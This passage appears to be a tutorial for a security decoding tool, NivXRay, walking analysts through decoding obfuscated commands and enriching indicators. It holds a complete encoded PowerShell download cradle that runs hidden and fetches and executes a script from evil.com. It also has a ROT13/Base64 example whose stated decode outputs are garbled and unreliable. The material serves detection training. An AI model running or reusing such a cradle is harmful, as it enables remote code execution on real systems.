
**Expected:** Confidence = high. Rule = "certutil.exe used as URL cache downloader".

## Step 4 — Pivot on the URL


**Action:** In IOCS tab, click ``malicious.example[.]net``.

**Expected:** Domain gets enriched — VT/OTX verdicts render, WHOIS lookup fires.

## Step 1 · GRAPH + CHAIN — visual evidence




Screenshot 1 · step\_1\_a




Screenshot 2 · step\_1\_b




Screenshot 3 · step\_1\_c



Screenshot 4 · step\_1\_tab\_flow




Screenshot 5 · step\_1\_tab\_iocs




Screenshot 6 · step\_1\_tab\_lolbas




Screenshot 7 · step\_1\_tab\_mitre



Screenshot 8 · step\_1\_tab\_osint



Screenshot 9 · step\_1\_tab\_ti-hits



Related: [threat\\_intel\\_enrichment](#) [investigation\\_timeline](#) [auto\\_investigate](#)

### ◆ Payload Example · Double-Encoded (ROT13 + Base64)

Adversaries sometimes chain two cheap encodings (ROT13 → Base64) to hide from single-shot decoders. NivXRay's recursive Candidate Explorer catches this by scoring every candidate at each stage.

### Step 1 — The raw command

**Action:** Paste this Base64 blob (which ROT13-decodes to a URL):

cGVyZ2N4Ly9uYWlpaWkuYy1yaWZlMj2eS90b2NyLnpycmZzZW56rQ== Note the trailing rQ== is intentional junk — real samples often have padding weirdness.

**Expected:** Magic hint reads "Base64". You paste and NivXRay's engine starts scoring.

### Step 2 — NIVXRAY DECODE (recursive)

**Action:** Click NIVXRAY DECODE. The engine peels Base64, then notices the result "cerg" / "irysnp"-shaped tokens are ROT13-consistent, and applies ROT13 next.

**Expected:** OUTPUT = pergc//naiiii.c-rifely/tocre.zrrfsenz → after ROT13 → certc//naveeee.p-verse.by/toce.smmerns (a plausible URL/domain). Chain = 2 stages, Base64 then ROT13.

### Step 3 — Open the Candidate Explorer

**Action:** Toggle SHOW CANDIDATE EXPLORER.


**Expected:** The winning chain is `base64\_decode → rot13`, but the panel shows why single-shot ROT13 and single-shot Base64 lost (low linguistic score, non-printable ratio).

### Step 4 — Correct if the answer looks wrong


**Action:** If NivXRay picked the wrong ROT-N variant, click CORRECT THIS.

**Expected:** Correction modal opens with the winning chain pre-populated. Save the truth and (optionally) promote to the regression corpus.

Screenshot 1 · step\_1



Screenshot 2 · step\_2



Related: [candidate\\_explorer](#) [base64\\_decode](#) [rot13](#) [correction\\_flow](#)

## ◆ Payload Example · Encoded PowerShell Download-Cradle

The classic "Emotet-style" download-cradle — ``powershell.exe -Enc <UTF-16LE base64>`` invoking ``Net.WebClient.DownloadString``. This is what NivXRay was built to decode in one click.

### Step 1 — The raw command

**Action:** powershell.exe -NoP -NonI -W Hidden -Enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAaQBIAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMAMQAnACkA Paste it into the workspace input.

**Expected:** Character count updates. Magic hint reads "Base64 (UTF-16LE)".

### Step 2 — One-click NIVXRAY DECODE

**Action:** Click NIVXRAY DECODE. The engine picks Base64 → UTF-16LE automatically.

**Expected:** OUTPUT shows `IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')`. Chain = 2 stages.

### Step 3 — Read the verdict

**Action:** Look at the Threat Analysis panel top-right.

